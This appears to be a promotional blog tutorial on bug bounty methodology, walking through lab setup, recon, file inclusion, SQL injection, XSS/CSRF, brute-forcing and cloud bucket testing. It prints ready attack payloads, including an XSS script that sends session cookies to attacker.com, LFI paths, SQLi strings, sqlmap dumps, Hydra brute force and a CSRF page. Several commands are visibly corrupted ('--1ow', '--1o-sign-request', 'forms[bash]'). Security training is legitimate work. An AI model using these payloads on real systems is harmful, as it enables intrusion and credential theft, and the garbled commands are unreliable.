
Listen to this Post

Introduction:
The global bug bounty market has surpassed $300 million in annual payouts, yet the vast majority of security researchers never earn a single dollar. The primary reason isn’t a lack of talent, but a lack of a structured, repeatable methodology. To succeed, one must move beyond running a single tool and adopt a hacker’s mindset, mastering the OWASP Top 10 and common web vulnerabilities to systematically identify and exploit weaknesses in modern applications.
Learning Objectives & Secrets:
- Objective 1: Master the Art of Reconnaissance. Learn to move beyond simple subdomain enumeration and implement a “recon-as-a-service” workflow to discover hidden endpoints and forgotten applications that are often riddled with vulnerabilities.
- Objective 2: Chain Vulnerabilities for Maximum Impact. A single low-severity issue like an Open Redirect is often useless. The secret is combining it with a Cross-Site Scripting (XSS) or CSRF flaw to achieve full account takeover, moving you from a low to a critical severity finding.
- Objective 3: Exploit, Don’t Just Scan. Static scanners generate false positives. The secret is to manually validate every finding, using tools like `netcat` and custom Python scripts to craft unique payloads that bypass WAFs and prove business impact.
You Should Know:
- Setting Up Your Pentest Lab: Your Safe Haven for Chaos
Before touching a live target, you need an isolated environment to test aggressive payloads without breaking the law. Your lab should be a “sandbox” that mimics the modern web. The best approach is to use a combination of virtualization and containerization to create a network of vulnerable machines.
– Step 1: Install VirtualBox or VMware. This will serve as your hypervisor.
– Step 2: Set Up a Kali Linux Virtual Machine. This is your attack box. Ensure it has at least 4GB of RAM and 2 CPU cores.
– Step 3: Deploy Vulnerable Targets. Install a containerized environment like DVWA (Damn Vulnerable Web Application) or OWASP Juice Shop using Docker to create a web server with known flaws.
Linux Commands to get started:
 Update your Kali system
sudo apt update && sudo apt full-upgrade -y

Install Docker and Docker-compose
sudo apt install docker.io docker-compose -y
sudo systemctl enable docker --1ow

Clone and run OWASP Juice Shop
git clone https://github.com/juice-shop/juice-shop.git
cd juice-shop
docker-compose up -d
This creates a live web application on `http://localhost:3000` that you are legally permitted to hack. Use this to test any technique mentioned in the training before targeting a HackerOne program.
2. Advanced Reconnaissance and Information Gathering
The foundation of a successful bug bounty is intelligence gathering. You are trying to map the “Attack Surface”—every server, subdomain, API endpoint, and exposed service. Passive reconnaissance involves gathering data without directly touching the target, while active involves probing the infrastructure. The key is automation to ensure you don’t miss anything.
– Step 1: Subdomain Enumeration. Use tools like `Sublist3r` and `Amass` to find subdomains.
– Step 2: Technology Fingerprinting. Use `Wappalyzer` (browser extension) or `WhatWeb` to identify the tech stack (e.g., Nginx, Ruby on Rails, AWS).
– Step 3: Directory Bruteforcing. Use `Gobuster` or `Dirb` to find hidden directories and files that expose admin panels or source code.
Linux Commands for Recon:
 Subdomain enumeration with Amass (passive mode)
amass enum -passive -d example.com

Directory bruteforcing with Gobuster (add -x to find specific file extensions)
gobuster dir -u https://example.com -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
3. Exploiting File Inclusion and Path Traversal
Local File Inclusion (LFI) and Remote File Inclusion (RFI) are critical vulnerabilities that allow an attacker to read sensitive system files or execute malicious code. These are often found in `?page=` or `?file=` parameters. The goal is to break out of the web root directory.
– Step 1: Locate Input Vectors. Identify parameters in the URL that reference files (e.g., ?file=about.php).
– Step 2: Attempt Path Traversal. Use `../` sequences to navigate to the system root.
– Step 3: Attempt RFI. If the application includes files from external URLs, try to host a web shell and include it to gain a reverse shell.
Common Linux/Windows Commands & Payloads:
 LFI Payload to read /etc/passwd (Linux)
https://target.com/index.php?page=../../../../etc/passwd

LFI to read Windows boot.ini (for older systems)
https://target.com/index.php?page=../../../../boot.ini

Null byte injection to bypass extensions
https://target.com/index.php?page=../../../../etc/passwd%00
Step 4: Log Poisoning. If you can view the server logs, inject a PHP web shell into the log file (e.g., via the `User-Agent` header) and use LFI to execute it, leading to Remote Code Execution.
4. Mastering SQL Injection for Data Exfiltration
SQL Injection (SQLi) remains a top threat in the OWASP Top 10. It occurs when untrusted data is sent to an interpreter as part of a command or query. The goal is to manipulate SQL queries to retrieve database contents, bypass authentication, or even execute commands on the OS (depending on the configuration).
– Step 1: Initial Discovery. Inject a single quote (') into input fields (e.g., login, search bars) or URL parameters. A database error response indicates a potential SQLi.
– Step 2: Boolean-based Blind SQLi. If no errors are displayed, use conditional queries to infer information (e.g., `’ AND 1=1–` vs ' AND 1=2--).
– Step 3: Time-based Blind SQLi. Use functions like `SLEEP(5)` on MySQL or `WAITFOR DELAY ‘0:0:5’` on SQL Server to create a time delay if the injected condition is true.
– Step 4: Exploitation via SQLmap. Use tools to automate the extraction of databases, tables, and credentials.
Payloads for Manual Testing:
' OR 1=1-- -
' UNION SELECT null, username, password FROM users-- -
admin' AND SLEEP(5)-- -
Windows/Linux Tool Command (SQLmap):
 Basic dump of a vulnerable GET parameter
sqlmap -u "https://target.com/page?id=1" --dump

Using a cookie for authenticated SQL injection
sqlmap -u "https://target.com/page?id=1" --cookie="session=123" --level=3
5. Exploiting Cross-Site Scripting (XSS) and CSRF
XSS and CSRF are client-side vulnerabilities that allow attackers to impersonate users or steal their data. While XSS executes malicious scripts in the user’s browser, CSRF forces a user to execute unwanted actions on a web application in which they are authenticated.
– Step 1: Find Reflected XSS. Insert `` into search boxes or URL parameters. If an alert box appears, the vulnerability is present.
– Step 2: Exploit Stored XSS. If the script is saved in a database (e.g., comments or profile fields), every visitor to the page will be affected. Consider stealing cookies with `document.cookie` and sending them to your server.
– Step 3: CSRF Exploitation. Craft a malicious HTML page that performs a request (e.g., change email or password) that triggers on page load. If the victim is logged in to the target site, the request will execute.
JavaScript/XSS Payloads:
// Steal session cookies
<script>fetch('https://attacker.com/log?'+document.cookie);</script>

// Deface the page
<script>document.body.innerHTML='Hacked!';</script>

// CSRF POC (automatic form submission)
<html><body>

<form action="https://target.com/change-password" method="POST">
<input type="hidden" name="newpass" value="hacked" />
</form>

<script>document.forms[bash].submit();</script>
</body></html>
6. Bypassing Authentication and Session Management
Authentication attacks involve trying to gain unauthorized access to accounts or systems by exploiting weaknesses in the login process. Common attack vectors include brute-force attacks, credential stuffing, and exploiting weak password reset functionality. Session management issues, like insecure session IDs or lack of session timeout, can also lead to account takeover.
– Step 1: Test for Weak Passwords. Use `Hydra` or `Burp Suite Intruder` to brute-force login forms with common username/password lists.
– Step 2: Exploit “Remember Me” Features. Check if the “remember me” cookie is simply a base64-encoded string containing the username and password.
– Step 3: Attack Password Reset. Intercept the password reset request. Manipulate the `UserID` or `Email` parameter to reset the password of a different user.
Linux Commands for Brute-Forcing (Hydra):
 HTTP POST form brute force
hydra -l admin -P /usr/share/wordlists/rockyou.txt target.com http-post-form "/login.php:username=^USER^&password=^PASS^:Invalid"
7. Cloud Security and Configuration Management Testing
Modern web applications heavily rely on cloud services like AWS S3 buckets or Azure storage. Misconfigurations are the most common and critical cloud vulnerabilities. An open S3 bucket can expose terabytes of sensitive data.
– Step 1: Find Public S3 Buckets. Use tools like `awscli` or `s3scanner` to list the contents of a bucket found via recon.
– Step 2: Check Permissions. If the bucket allows public listing, you can download all the files.
– Step 3: Test for Server-Side Request Forgery (SSRF). This can be used to access internal cloud metadata services (e.g., `http://169.254.169.254/latest/meta-data/`) to extract AWS credentials.
Cloud Security Commands (AWS CLI):
 Install AWS CLI
pip install awscli

List contents of a publicly accessible bucket (if permissions allow)
aws s3 ls s3://company-public-bucket/ --1o-sign-request

Download entire bucket recursively
aws s3 sync s3://company-public-bucket/ ./local-dump/ --1o-sign-request
What Undercode Say:
- Key Takeaway 1: The secret to success in bug bounty is a systematic approach to reconnaissance and exploitation, not just running automated scanners. A structured roadmap is the foundation that differentiates professionals from amateurs.
- Key Takeaway 2: The most critical skill is the ability to chain multiple low-severity issues to create a critical vulnerability. An Open Redirect, combined with CSRF and a weak session token, can lead to full account takeover, demonstrating real business impact.
- Analysis: The cybersecurity landscape is rapidly shifting towards proactive defense, with the industry recognizing that paying for ethical vulnerabilities is cheaper than handling a data breach. The introduction of training programs like the one offered by Ignite Technologies is crucial for bridging the talent gap, especially for beginners who often feel overwhelmed by the sheer volume of tools and attack vectors. By focusing on hands-on labs and real-world exploitation techniques, these courses help build the “attacker mindset” that is essential for modern security roles.
Prediction:
- +1: The bug bounty model will continue to mature and expand into new domains such as AI/ML security and IoT, creating even more lucrative opportunities for ethical hackers who specialize in these niche areas.
- +1: As companies increasingly adopt cloud-1ative architectures, the demand for security professionals skilled in cloud misconfiguration and API security will skyrocket, making these skills the most valuable for future bounty hunters.
- -1: The barriers to entry may inadvertently increase as platforms tighten their rules and use more sophisticated “dummy” filters to prevent low-quality reports. This will force beginners to adopt more advanced, manual testing techniques than ever before.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e86TR_v5 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


